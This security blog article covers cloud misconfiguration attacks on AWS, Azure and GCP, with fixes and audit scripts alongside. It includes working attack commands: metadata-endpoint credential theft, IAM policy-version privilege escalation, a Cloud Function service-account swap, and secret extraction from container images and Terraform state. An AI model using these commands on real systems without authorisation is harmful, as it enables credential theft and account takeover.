
30-Second Summary

- The problem: 23% of cloud incidents stem from misconfigurations. Average breach cost: $4.3M. Average detection time: 180+ days. 95% of cloud security failures are human error, not provider bugs.
- AWS big three: Public S3 buckets (half are potentially misconfigured), overprivileged IAM roles (wildcard policies, dangerous permission combos like
iam:PassRole+ compute), and IMDSv1 exposure (SSRF to credential theft in one HTTP request).- Azure blind spots: Entra ID dynamic group privilege escalation, overprivileged managed identities with Contributor/Owner on entire subscriptions, and public Blob storage with shared key access enabled.
- GCP service account traps: Default Compute Engine SA with Editor role, Cloud Function SA swapping for full project takeover, and public GCS buckets/container registries leaking hardcoded secrets.
- Cross-cloud chains: Metadata service exploitation (works on all three), Terraform state file exposure with plaintext secrets, and cross-account/cross-project role assumption via overly broad trust policies.
- What scanners miss: Conditional IAM policies, transitive privilege chains, inherited permissions from folders/orgs, shared managed identities, and broken logging/alerting pipelines.
- The fix: Automated scanning (Prowler, ScoutSuite) for breadth + manual testing for depth. Audit IAM like an attacker. Lock storage at every layer. Enforce IMDSv2. Verify logging actually works. Repeat quarterly.
Your cloud is misconfigured. Right now. I’m not guessing.
23% of all cloud security incidents in 2025 stemmed from misconfigurations. 70% of cloud environments contain at least one publicly exposed resource. And the average cost of a cloud misconfiguration breach just hit $4.3 million, up 17% from last year. But here’s what makes it worse: these aren’t sophisticated zero-day attacks. They’re settings you got wrong. Permissions you left too wide. Buckets you forgot to lock.
Cloud misconfiguration exploits are the most common, most preventable, and most embarrassing way organizations get breached. Attackers don’t need custom malware or nation-state tooling. They need your misconfigured IAM policy, your public S3 bucket, or your overprivileged service account. That’s it. That’s the whole attack.
So yeah. Let’s walk through the exact misconfigurations attackers exploit across AWS, Azure, and GCP, show you how they chain them into full compromise, and give you the fixes that actually work. No fluff. No “consider reviewing your security posture.” Actual commands, actual attack paths, actual fixes.
Why Cloud Misconfiguration Exploits Are Still the #1 Threat in 2026
Let’s be real. We’ve been talking about cloud misconfigurations since 2017. Capital One happened in 2019. And yet here we are in 2026, and misconfigurations are still ranked the number one cloud threat by the Cloud Security Alliance.
Why?
Because cloud environments are absurdly complex and they change constantly. The average enterprise manages thousands of IAM policies, hundreds of storage buckets, and dozens of interconnected services across multiple accounts and regions. One wrong permission in one JSON document in one region, and an attacker has a path to your production data.
Here are the numbers that should keep you up at night. 82% of cloud misconfigurations are caused by human error. 65% of companies say they lack continuous validation for security settings. And the average detection time for a configuration issue is over 180 days. That means an attacker can waltz through your misconfigured cloud for six months before anyone notices.
The Crimson Collective threat group proved this in 2025. They used TruffleHog to scan for exposed AWS credentials in public repositories, validated them with sts:GetCallerIdentity, then enumerated IAM permissions and exfiltrated approximately 570 GB of data from Red Hat’s private GitLab repositories. No zero-days. No custom exploits. Just cloud misconfiguration exploits executed with freely available tools.
Let’s break down exactly how this works across each provider.
AWS Cloud Misconfiguration Exploits: The Big Three
AWS dominates the cloud market, which means it also dominates the misconfiguration breach statistics. Here are the three most exploited AWS misconfigurations, how attackers chain them, and how to fix them.
1. Public S3 Buckets (Still. In 2026.)
The misconfiguration: An S3 bucket with public read, write, or list permissions. Sometimes from an ACL. Sometimes from a bucket policy. Sometimes from both interacting in ways the developer didn’t expect.
How attackers exploit it:
Attackers use tools like S3Scanner, BucketLoot, and GrayhatWarfare to find publicly accessible buckets at scale. They enumerate bucket names based on company naming conventions ({company}-prod, {company}-backup, {company}-logs) and test anonymous access:
aws s3 ls s3://target-company-backup --no-sign-request
aws s3 cp s3://target-company-backup/db-dump.sql . --no-sign-request
If the bucket allows writes, attackers can upload malicious files or overwrite existing ones. In one documented case, researchers found a public S3 bucket containing hundreds of thousands of bank transfer PDFs from the Indian financial system. No authentication required. Just a URL.
Nearly half of all AWS S3 buckets are potentially misconfigured according to 2025 research. And here’s the kicker: S3 has both bucket policies AND ACLs, and they interact in non-obvious ways. You can have “Block Public Access” enabled at the account level and still have it overridden by a bucket-level policy. Test both.
The fix:
aws s3api put-public-access-block --bucket YOUR-BUCKET \
  --public-access-block-configuration \
  BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true
Enable this at the account level, not just individual buckets. Then verify with aws s3api get-public-access-block --bucket YOUR-BUCKET.
Manual verification checklist:
Don’t just run a scanner and trust the output. Manually verify S3 security by walking through each layer yourself:
# Check account-level public access block
aws s3control get-public-access-block --account-id YOUR-ACCOUNT-ID

# Check bucket-level public access block
aws s3api get-public-access-block --bucket YOUR-BUCKET

# Read the actual bucket policy (tools miss nuanced conditions)
aws s3api get-bucket-policy --bucket YOUR-BUCKET --output text | python3 -m json.tool

# Check ACLs separately (bucket policy and ACL are independent)
aws s3api get-bucket-acl --bucket YOUR-BUCKET

# Test anonymous access yourself from a non-authenticated session
aws s3 ls s3://YOUR-BUCKET --no-sign-request
aws s3api head-object --bucket YOUR-BUCKET --key test-file.txt --no-sign-request
Here’s what tools miss: conditional policies. A bucket policy might grant s3:GetObject to "Principal": "*" with a Condition restricting access to a specific VPC endpoint or IP range. Scanners flag this as public, but it might actually be scoped. Conversely, a policy might look restricted but have a condition like "StringLike": {"aws:Referer": "*"} that effectively makes it public. You need to read the JSON yourself and reason about the logic. There’s no shortcut here.
2. Overprivileged IAM Roles and Policies
The misconfiguration: IAM policies with wildcard permissions like "Action": "*" and "Resource": "*". Or more subtle combinations like iam:CreatePolicyVersion without iam:SetDefaultPolicyVersion (spoiler: you don’t need the second one to set a policy as default).
How attackers exploit it:
This is the big one. As Rich Mogull said at RSAC 2025, “All cloud security failures are identity failures.” Leaked credentials were the initial access point in 65% of analyzed cloud breaches.
An attacker with access to an identity that has iam:CreatePolicyVersion can create a new version of any IAM policy and grant themselves full admin access. They don’t need iam:SetDefaultPolicyVersion because creating a new version automatically sets it as default.
Similarly, iam:AttachRolePolicy lets an attacker attach AdministratorAccess to any role they can assume. And iam:PassRole combined with lambda:CreateFunction lets an attacker create a Lambda function with a high-privilege execution role, then invoke it to steal those credentials.
Here’s how a real privilege escalation chain works:
# Attacker discovers they have iam:CreatePolicyVersion
aws iam create-policy-version \
  --policy-arn arn:aws:iam::123456789012:policy/target-policy \
  --policy-document '{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Action":"*","Resource":"*"}]}' \
  --set-as-default

# Now they have full admin access
aws iam list-users
aws s3 ls
aws rds describe-db-instances
The fix:
Audit every policy. No wildcards on production roles. Use AWS Access Analyzer to identify overly permissive policies. Implement permission boundaries on all IAM entities. And for the love of everything, enable MFA on your root account.
Manual IAM audit methodology:
Automated tools like Prowler and PMapper catch the obvious wildcard policies. Manual review catches the dangerous subtle ones. Here’s how to do it properly:
# Dump the entire account authorization details (this is your goldmine)
aws iam get-account-authorization-details > iam-full-dump.json

# List all policies with their version documents
aws iam list-policies --scope Local --query 'Policies[*].[PolicyName,Arn,DefaultVersionId]' --output table

# For each policy, pull the actual document and READ it
aws iam get-policy-version --policy-arn POLICY-ARN --version-id v1 --query 'PolicyVersion.Document'
Now read each policy like an attacker, not an auditor. Look for these dangerous permission combinations that tools consistently miss:
iam:PassRole + any compute service create permission (Lambda, EC2, ECS, Glue, SageMaker). If a user can pass a role AND create compute resources, they can launch a resource with a more privileged role and steal those credentials. This is the most underrated privilege escalation path in AWS.
sts:AssumeRole with no resource constraint. A policy that allows sts:AssumeRole on Resource: "*" means the identity can try to assume every role in the account. If any role has a permissive trust policy, it’s game over.
iam:PutRolePolicy or iam:AttachRolePolicy on any role. These are functionally equivalent to admin access because the user can modify any role to grant themselves any permission.
iam:CreateAccessKey on other users. This lets an attacker create credentials for any other IAM user, including admins.
Manually test each dangerous combination by actually attempting the action from a test identity. The gap between what a policy document says and what AWS actually enforces is where the real vulnerabilities hide.
3. IMDSv1 Exposure (The SSRF Gateway)
The misconfiguration: EC2 instances running Instance Metadata Service v1, which allows any process (or any SSRF vulnerability) to grab IAM credentials with a simple HTTP GET.
How attackers exploit it:
Find an SSRF vulnerability in a web application running on EC2. Query the metadata endpoint:
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ROLE-NAME
The response gives you temporary AWS credentials (AccessKeyId, SecretAccessKey, Token). Use them to access any AWS service the instance role has permissions for. This is exactly how the Capital One breach happened.
The fix:
Enforce IMDSv2 across all instances. IMDSv2 requires a session token obtained via a PUT request, which SSRF vulnerabilities typically can’t generate:
aws ec2 modify-instance-metadata-options \
  --instance-id i-1234567890abcdef0 \
  --http-tokens required \
  --http-endpoint enabled
Better yet, set this as an organization-wide SCP so no one can launch instances with IMDSv1.
Manual IMDS testing from inside the instance:
If you have shell access (or your pentest provides it), don’t just check whether IMDSv2 is enforced. Manually probe what the metadata service exposes:
# Check which IMDS version is running
curl -s -o /dev/null -w "%{http_code}" http://169.254.169.254/latest/meta-data/
# If 200 with no token header, IMDSv1 is enabled

# Enumerate everything the metadata service exposes
curl -s http://169.254.169.254/latest/meta-data/
curl -s http://169.254.169.254/latest/meta-data/iam/security-credentials/
curl -s http://169.254.169.254/latest/user-data
curl -s http://169.254.169.254/latest/meta-data/network/interfaces/macs/

# User-data often contains bootstrap scripts with hardcoded secrets
curl -s http://169.254.169.254/latest/user-data | base64 -d 2>/dev/null || curl -s http://169.254.169.254/latest/user-data
The user-data endpoint is especially dangerous and often overlooked. Developers stuff bootstrap scripts with database credentials, API keys, join tokens, and configuration secrets because they think metadata is “internal.” It’s not. Any SSRF or compromised process on the instance can read it. Manually check every instance’s user-data in your environment. You’ll be amazed what you find.
Also verify at the account level that all instances are enforcing IMDSv2:
# List all instances and their IMDS settings
aws ec2 describe-instances \
  --query 'Reservations[*].Instances[*].[InstanceId,MetadataOptions.HttpTokens,MetadataOptions.HttpEndpoint]' \
  --output table
Any instance showing HttpTokens: optional is vulnerable. Period.
Azure Cloud Misconfiguration Exploits That Keep Getting Overlooked
Azure has its own flavor of cloud misconfiguration exploits, and many of them are rooted in Entra ID (formerly Azure AD) complexity that even experienced cloud engineers struggle with.
4. Entra ID Dynamic Group Privilege Escalation
The misconfiguration: Dynamic groups in Entra ID that assign membership based on user attributes. If an attacker can modify their own attributes (like department or job title), they can add themselves to privileged groups automatically.
How attackers exploit it:
An attacker with basic user access modifies their profile attribute (say, setting their department to “IT-Admins”) which matches the dynamic group rule. They’re automatically added to a group with elevated permissions, no admin approval required.
# Enumerate dynamic groups
Connect-AzureAD
Get-AzureADMSGroup -Filter "groupTypes/any(c:c eq 'DynamicMembership')"

# Check membership rules
Get-AzureADMSGroup -Id <GroupId> | Select-Object MembershipRule
If the membership rule is something like (user.department -eq "IT-Admins") and users can modify their own department attribute, it’s game over. The attacker gets whatever permissions that group has.
The fix:
Restrict which attributes users can self-edit. Audit all dynamic group membership rules to ensure they rely on admin-controlled attributes only. Review group permissions quarterly.
Manual Entra ID audit steps:
This is one of those misconfigurations that no automated scanner reliably catches. You need to manually walk through every dynamic group:
# Get all dynamic groups and their membership rules
$groups = Get-AzureADMSGroup -Filter "groupTypes/any(c:c eq 'DynamicMembership')" -All $true
foreach ($group in $groups) {
    Write-Output "Group: $($group.DisplayName)"
    Write-Output "Rule: $($group.MembershipRule)"
    Write-Output "---"
}

# Check what roles/permissions each dynamic group has
foreach ($group in $groups) {
    Get-AzureADGroupAppRoleAssignment -ObjectId $group.Id
}

# Verify which attributes standard users can modify
Get-AzureADMSAuthorizationPolicy | Select-Object DefaultUserRolePermissions
For each dynamic group, ask these questions manually: What attribute does the rule check? Can a standard user modify that attribute? What permissions does group membership grant? If a regular user can change their own department, jobTitle, companyName, or extensionAttribute to match a dynamic group rule, you have a privilege escalation path. There’s no tool that automates this end-to-end logic chain. You have to think it through yourself.
Also check for stale dynamic groups. Groups that were created for a project that ended years ago but still have active role assignments. These ghost groups are everywhere in mature Azure tenants.
5. Overprivileged Managed Identities
The misconfiguration: Azure VMs or App Services with system-assigned managed identities that have Contributor or Owner roles on subscriptions or resource groups.
How attackers exploit it:
Compromise the VM through any means (RDP brute force, web app vulnerability, stolen credentials). Then query the managed identity token endpoint:
curl -H "Metadata: true" \
  "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/"
If the managed identity has Contributor access, the attacker can now modify any resource in that scope, including creating new VMs, modifying network security groups, or accessing Key Vault secrets.
The fix:
Apply least privilege to every managed identity. A VM that needs to read from one storage account doesn’t need Contributor on the entire subscription. Use Azure Policy to prevent overly permissive role assignments.
Manual managed identity audit:
Automated tools flag Contributor and Owner assignments, but they miss the context that makes less obvious roles dangerous. Manually audit every managed identity:
# List all VMs with managed identities and their role assignments
az vm list --query '[].{Name:name, Identity:identity.type, PrincipalId:identity.principalId}' -o table

# For each principal, check ALL role assignments (not just subscription level)
az role assignment list --assignee PRINCIPAL-ID --all --output table

# Check Key Vault access policies (managed identities with Key Vault access are high-value targets)
az keyvault list --query '[].name' -o tsv | while read vault; do
    echo "=== $vault ==="
    az keyvault show --name $vault --query 'properties.accessPolicies[*].{ObjectId:objectId, Permissions:permissions}' -o table
done
The real danger is chaining. A managed identity with Reader on the subscription and Key Vault Secrets User on a vault containing database credentials is more dangerous than one with Contributor on an empty resource group. No scanner tells you this. You have to trace the actual blast radius manually by following the permissions from identity to resource to data.
Also check for user-assigned managed identities shared across multiple resources. If one VM is compromised, every resource sharing that identity is compromised. Manually map which identities are reused and whether that reuse is intentional.
6. Public Azure Blob Storage
The misconfiguration: Azure Storage accounts with blob public access enabled, allowing anonymous read access to containers.
How attackers exploit it:
Same principle as S3 buckets. Enumerate storage account names based on company patterns, then test for public access:
curl https://targetcompany.blob.core.windows.net/backups?restype=container&comp=list
If the container has “Blob” or “Container” public access, all data is exposed. Azure Storage accounts also default to allowing shared key access, which is another often-missed attack vector.
The fix:
Disable public blob access at the storage account level:
az storage account update --name targetaccount \
  --resource-group rg-prod \
  --allow-blob-public-access false
Disable shared key access and enforce Entra ID authentication only for production storage accounts.
Manual Azure storage verification:
Don’t just check the portal settings. Manually test access from outside:
# List all storage accounts and their public access settings
az storage account list --query '[].{Name:name, PublicAccess:allowBlobPublicAccess, SharedKey:allowSharedKeyAccess, HTTPS:enableHttpsTrafficOnly}' -o table

# For each account, enumerate containers and test anonymous access
az storage container list --account-name TARGET --auth-mode login --query '[].{Name:name, PublicAccess:properties.publicAccess}' -o table

# Test anonymous access from outside (use curl, not Azure CLI)
curl -s "https://ACCOUNT.blob.core.windows.net/CONTAINER?restype=container&comp=list"
curl -s "https://ACCOUNT.blob.core.windows.net/CONTAINER/test-file.txt"

# Check for shared access signatures that might be overly permissive or long-lived
# SAS tokens in URLs, connection strings in app configs, these leak constantly
Manually check Azure Diagnostic Settings as well. Storage accounts often have diagnostic logs that contain access patterns, but if logging isn’t enabled, you have zero visibility into who’s accessing what. Run az monitor diagnostic-settings list --resource STORAGE-RESOURCE-ID for each account and verify that StorageRead, StorageWrite, and StorageDelete logs are enabled.
Also check for storage accounts with network rules set to “Allow from all networks” in combination with shared key access. This is functionally equivalent to a public bucket because anyone with the account key (which is often leaked in application configs, CI/CD pipelines, or IaC state files) can access everything.
GCP Cloud Misconfiguration Exploits: The Service Account Problem
GCP’s biggest cloud misconfiguration exploits almost always trace back to service accounts. GCP defaults and legacy behaviors create privilege escalation paths that most organizations don’t know exist.
7. Default Service Account Over-Privilege
The misconfiguration: GCP historically assigned the default Compute Engine service account ([email protected]) the Editor role at the project level. Newer projects have tightened this, but legacy environments and many production setups still have this wide open.
How attackers exploit it:
Compromise any VM running with the default service account (via SSH, web app exploitation, or SSRF to the metadata endpoint). The Editor role grants read/write access to almost every service in the project.
# From compromised VM, get the access token
curl -H "Metadata-Flavor: Google" \
  "http://169.254.169.254/computeMetadata/v1/instance/service-accounts/default/token"

# Use it to enumerate everything
gcloud auth activate-service-account --key-file=<stolen-creds>
gcloud storage ls
gcloud compute instances list
gcloud secrets list
The fix:
Replace the default service account with custom service accounts that have only the specific permissions each VM needs. Disable the default Compute Engine service account entirely if possible.
Manual GCP service account audit:
GCP IAM is deceptively complex because permissions can be granted at the organization, folder, project, and resource level. A service account that looks clean at the project level might have Owner permissions inherited from a folder. Manual verification is essential:
# List all service accounts and their project-level roles
gcloud projects get-iam-policy PROJECT-ID \
  --flatten="bindings[].members" \
  --format="table(bindings.role, bindings.members)" \
  --filter="bindings.members:serviceAccount"

# Check which VMs are using the default service account
gcloud compute instances list \
  --format="table(name, zone, serviceAccounts[].email, serviceAccounts[].scopes[])"

# Check for service account keys (these are long-lived credentials and a massive risk)
gcloud iam service-accounts list --format="value(email)" | while read sa; do
    keys=$(gcloud iam service-accounts keys list --iam-account=$sa --managed-by=user --format="value(name)")
    if [ -n "$keys" ]; then
        echo "WARNING: $sa has user-managed keys: $keys"
    fi
done
Manually check the scopes on each VM too. Even if a service account has broad IAM roles, the OAuth scopes on the VM can limit what it can actually access. But the reverse is also true: scopes are not a security boundary. A compromised VM with the cloud-platform scope and a default service account with Editor role has full read/write access to nearly everything.
The biggest thing scanners miss in GCP: inherited permissions from folders and organization-level bindings. Manually check gcloud resource-manager folders get-iam-policy FOLDER-ID and gcloud organizations get-iam-policy ORG-ID to find permissions granted above the project level. These hidden bindings are a goldmine for attackers.
8. Cloud Function Privilege Escalation
The misconfiguration: A service account with cloudfunctions.functions.update permission that allows updating a function’s configuration, including the attached service account.
How attackers exploit it:
This is a real-world cloud misconfiguration exploit documented in GCP red team exercises. An attacker with the function admin role can swap a function’s service account for one with Owner-level access, then invoke the function to get the elevated token:
# Update function to use a high-privilege service account
gcloud functions deploy target-function \
  [email protected] \
  --trigger-http

# Invoke the function to get the privileged access token
curl https://region-project.cloudfunctions.net/target-function
Full project takeover from what started as a limited function admin role.
The fix:
Restrict cloudfunctions.functions.update and cloudfunctions.functions.setIamPolicy to a minimal set of accounts. Use Organization Policies to restrict which service accounts can be assigned to Cloud Functions.
Manual Cloud Function security review:
Walk through every Cloud Function and its configuration manually. Scanners check for basic IAM issues but miss the service account swapping attack entirely:
# List all functions with their service accounts and triggers
gcloud functions list --format="table(name, runtime, serviceAccountEmail, httpsTrigger.url)"

# For each function, check who can invoke it
gcloud functions get-iam-policy FUNCTION-NAME --region=REGION

# Check which accounts have cloudfunctions.functions.update
gcloud projects get-iam-policy PROJECT-ID \
  --flatten="bindings[].members" \
  --filter="bindings.role:cloudfunctions" \
  --format="table(bindings.role, bindings.members)"

# Review function source code for hardcoded secrets
gcloud functions describe FUNCTION-NAME --region=REGION --format="value(sourceUploadUrl)"
Manually trace the privilege chain: if Account A can update Function X, and Function X runs as Service Account Y, and Service Account Y has Editor role, then Account A effectively has Editor role. This transitive privilege chain is invisible to basic IAM audits. You have to draw it out on paper (or in PMapper) and reason about it.
Also check for functions with allUsers invoke permissions. If a function runs with a privileged service account and anyone on the internet can call it, that’s a direct path to credential theft.
9. Public GCS Buckets and Exposed Container Registries
The misconfiguration: Google Cloud Storage buckets or Container Registry/Artifact Registry repositories with allUsers or allAuthenticatedUsers access.
How attackers exploit it:
Container registries are especially dangerous because they contain production images that often have hardcoded secrets, API keys, and connection strings baked in:
# Pull a publicly readable container image
docker pull gcr.io/target-project/production-app:latest

# Extract secrets
docker run --entrypoint sh gcr.io/target-project/production-app:latest -c "env"
docker history gcr.io/target-project/production-app:latest --no-trunc
One exposed container registry can lead to full infrastructure compromise through the embedded secrets.
The fix:
Never grant allUsers or allAuthenticatedUsers access to registries. Scan container images with Trivy or Grype for embedded secrets before deployment. Use Secret Manager instead of environment variables for sensitive values.
Manual GCS and registry verification:
# Check all buckets for public access (allUsers or allAuthenticatedUsers)
gsutil ls | while read bucket; do
    echo "=== $bucket ==="
    gsutil iam get $bucket 2>/dev/null | grep -E "allUsers|allAuthenticatedUsers"
done

# Test anonymous access to GCS buckets
curl -s "https://storage.googleapis.com/TARGET-BUCKET"
curl -s "https://storage.googleapis.com/storage/v1/b/TARGET-BUCKET/o"

# Check Artifact Registry permissions
gcloud artifacts repositories list --format="table(name, format)"
gcloud artifacts repositories get-iam-policy REPO-NAME --location=LOCATION
For container registries specifically, manual testing goes beyond checking permissions. Pull images and actually inspect them:
# Pull the image and inspect layers
docker pull gcr.io/PROJECT/IMAGE:latest
docker history gcr.io/PROJECT/IMAGE:latest --no-trunc

# Look for secrets in environment variables
docker inspect gcr.io/PROJECT/IMAGE:latest | jq '.[0].Config.Env'

# Extract the filesystem and grep for secrets
docker save gcr.io/PROJECT/IMAGE:latest | tar -xf -
find . -name "*.json" -o -name "*.yaml" -o -name "*.env" -o -name "*.conf" | xargs grep -l -iE "password|secret|key|token"

# Use Trivy for automated secret detection
trivy image --scanners secret gcr.io/PROJECT/IMAGE:latest
Developers bake secrets into Docker images constantly. They add a .env file during build, use ARG for build-time secrets (which persist in layer history), or hardcode connection strings in config files. Even if the final layer doesn’t contain the secret, docker history --no-trunc reveals every command that built the image, including ARG and ENV values. Always inspect the full history, not just the running container.
Cross-Cloud Cloud Misconfiguration Exploits: Attack Chains That Work Everywhere
Some cloud misconfiguration exploits transcend provider boundaries. These attack chains work across AWS, Azure, and GCP with minor variations.
10. The Metadata Service to Full Compromise Chain
The attack chain: SSRF vulnerability → Metadata service query → IAM credential theft → Lateral movement → Data exfiltration.
This works on AWS (IMDSv1), Azure (IMDS), and GCP (metadata server). The metadata endpoints are different, but the attack logic is identical. Find an SSRF, hit the metadata URL, steal credentials, pivot.
Every cloud provider has a metadata service at 169.254.169.254. Every one of them returns sensitive information including temporary credentials. The only defense is IMDSv2 (AWS), network policies restricting metadata access (GCP), or Instance Metadata Service tags restricting which identities can access it (Azure).
Manual cross-provider metadata test:
From any compromised instance, systematically test all three providers’ metadata endpoints. In hybrid and multi-cloud environments, you’d be surprised which cloud you’re actually running on:
# AWS
curl -s -m 2 http://169.254.169.254/latest/meta-data/iam/security-credentials/
curl -s -m 2 http://169.254.169.254/latest/user-data

# Azure
curl -s -m 2 -H "Metadata: true" "http://169.254.169.254/metadata/instance?api-version=2021-02-01"
curl -s -m 2 -H "Metadata: true" "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/"

# GCP
curl -s -m 2 -H "Metadata-Flavor: Google" "http://169.254.169.254/computeMetadata/v1/instance/service-accounts/default/token"
curl -s -m 2 -H "Metadata-Flavor: Google" "http://169.254.169.254/computeMetadata/v1/project/attributes/"
If any of these return credentials, manually test the blast radius. Use those credentials from an external machine and enumerate every service they can access. The goal is to map the complete attack path from “I have temporary credentials” to “I have production data.”
11. IaC State File Exposure
The attack chain: Exposed Terraform state file → Extract plaintext secrets → Use secrets to access cloud APIs → Pivot to production.
Terraform state files contain every attribute of every resource, including database passwords, API keys, and private keys in plaintext. They’re frequently stored in cloud storage buckets with insufficient access controls. One misconfigured bucket containing a state file can compromise the entire infrastructure it manages.
Manual IaC state file hunting:
State files don’t always live where you expect them. Manually search for them across every storage location:
# AWS: Search for .tfstate files in all S3 buckets
aws s3 ls --recursive s3://BUCKET 2>/dev/null | grep -E "\.tfstate|terraform\.state"

# Azure: Search blob containers
az storage blob list --container-name CONTAINER --account-name ACCOUNT --query "[?contains(name, 'tfstate')]"

# GCP: Search GCS
gsutil ls -r gs://BUCKET/** 2>/dev/null | grep -E "\.tfstate"

# Also check: DynamoDB lock tables (they confirm Terraform is in use and reveal bucket names)
aws dynamodb list-tables | grep -i terraform
aws dynamodb scan --table-name terraform-locks --max-items 10
When you find a state file, pull it and manually extract secrets:
# Parse the state file for sensitive values
cat terraform.tfstate | jq -r '.. | .value? // empty' | grep -iE "password|secret|key|token"
cat terraform.tfstate | jq -r '.resources[].instances[].attributes | to_entries[] | select(.key | test("password|secret|key|token"; "i"))'
Also check for .terraform directories in CI/CD pipelines, build artifacts, and developer machines. These directories contain provider plugins that sometimes cache credentials. And check for terraform.tfvars or .auto.tfvars files stored alongside the state, which often contain input variables including secrets that were supposed to be “temporary.”
12. Cross-Account/Cross-Project Role Assumption
The attack chain: Compromised dev account → Overly broad trust policy → Assume role in production → Access production data.
In AWS, trust policies that specify the root of another account (arn:aws:iam::DEV-ACCOUNT:root) allow any principal in that account to assume the role. In GCP, project-level IAM bindings for service account impersonation can similarly allow cross-project pivoting. In Azure, cross-subscription role assignments create the same problem.
Manual cross-account trust audit:
This is the most underrated manual check in all of cloud security. Tools flag the obvious trust policies but miss the dangerous ones:
# AWS: List all roles and their trust policies
aws iam list-roles --query 'Roles[*].[RoleName,AssumeRolePolicyDocument]' --output json | \
  python3 -c "
import json, sys
roles = json.load(sys.stdin)
for name, policy in roles:
    for stmt in policy.get('Statement', []):
        principal = stmt.get('Principal', {})
        if isinstance(principal, dict):
            for key, val in principal.items():
                if ':root' in str(val):
                    print(f'WARN: {name} trusts entire account: {val}')
                if '*' in str(val):
                    print(f'CRITICAL: {name} trusts everyone: {val}')
"

# GCP: Check cross-project service account impersonation
gcloud iam service-accounts list --format="value(email)" | while read sa; do
    echo "=== $sa ==="
    gcloud iam service-accounts get-iam-policy $sa 2>/dev/null | grep -E "serviceAccountTokenCreator|serviceAccountUser"
done
Manually verify: does each trust relationship require an ExternalId condition? If not, any principal in the trusted account can assume the role. Is the trust scoped to a specific role, or to the entire account root? Account root trust means a compromised developer workstation with any AWS credentials for that account can pivot to production. Check each trust policy’s conditions, not just the principal. A condition requiring "aws:PrincipalOrgID" is decent. No condition at all is an open door.
Manual Logging and Detection Verification for Cloud Misconfiguration Exploits
Here’s the part most people skip entirely. You can find every misconfiguration in this article and fix them all, but if your logging is broken, an attacker who finds the next misconfiguration will go undetected for months.
Bonus: Overly Permissive Network Security Groups and Firewall Rules
This one didn’t make the top 12 because it’s so basic it shouldn’t still be a problem. But it absolutely is. 27% of organizations using public clouds faced security incidents in 2024, and unrestricted inbound rules are still a primary contributor.
Manual network security verification across all providers:
# AWS: Find security groups with 0.0.0.0/0 on dangerous ports
aws ec2 describe-security-groups \
  --query 'SecurityGroups[*].{Name:GroupName,ID:GroupId,Rules:IpPermissions[?contains(IpRanges[].CidrIp, `0.0.0.0/0`)]}' \
  --output json | python3 -c "
import json, sys
for sg in json.load(sys.stdin):
    for rule in sg.get('Rules') or []:
        port = rule.get('FromPort', 'all')
        print(f'{sg[\"Name\"]} ({sg[\"ID\"]}): port {port} open to 0.0.0.0/0')
"

# Azure: Check NSGs for unrestricted inbound
az network nsg list --query '[].{Name:name, Rules:securityRules[?sourceAddressPrefix==`*` && direction==`Inbound` && access==`Allow`].{Port:destinationPortRange, Priority:priority}}' -o json

# GCP: Check firewall rules allowing 0.0.0.0/0
gcloud compute firewall-rules list --format="table(name, direction, sourceRanges, allowed[].map().firewall_rule().list():label=ALLOWED)" \
  --filter="sourceRanges=0.0.0.0/0 AND direction=INGRESS"
Don’t stop at the rule check. Manually verify what’s actually listening behind those open ports. A security group allowing port 22 to the world is bad, but a security group allowing port 22 to the world on an instance running an SSH server with password authentication enabled is catastrophically bad. Use nmap from an external host to confirm what’s reachable, then check what services are running on those ports.
Also check for VPC peering and Transit Gateway routes that allow traffic between environments. A restrictive security group on a production database means nothing if the dev VPC (with no security groups at all) is peered directly to production.
Manually verify logging is actually working, not just “enabled”:
# AWS: Verify CloudTrail is logging AND delivering to a monitored destination
aws cloudtrail describe-trails --query 'trailList[*].[Name,S3BucketName,IsMultiRegionTrail,IsLogging]'
aws cloudtrail get-trail-status --name YOUR-TRAIL --query '{IsLogging:IsLogging,LatestDeliveryTime:LatestDeliveryTime}'

# Check for data event logging (most orgs forget this)
aws cloudtrail get-event-selectors --trail-name YOUR-TRAIL

# Azure: Verify diagnostic settings exist for critical resources
az monitor diagnostic-settings list --resource RESOURCE-ID
az monitor activity-log list --start-time 2026-02-01 --max-events 5

# GCP: Verify audit logs are enabled for all services
gcloud projects get-iam-policy PROJECT-ID --format=json | jq '.auditConfigs'
gcloud logging read "logName:cloudaudit.googleapis.com" --limit=5
Now perform a detection test. Deliberately trigger suspicious activity and verify an alert fires within your expected SLA:
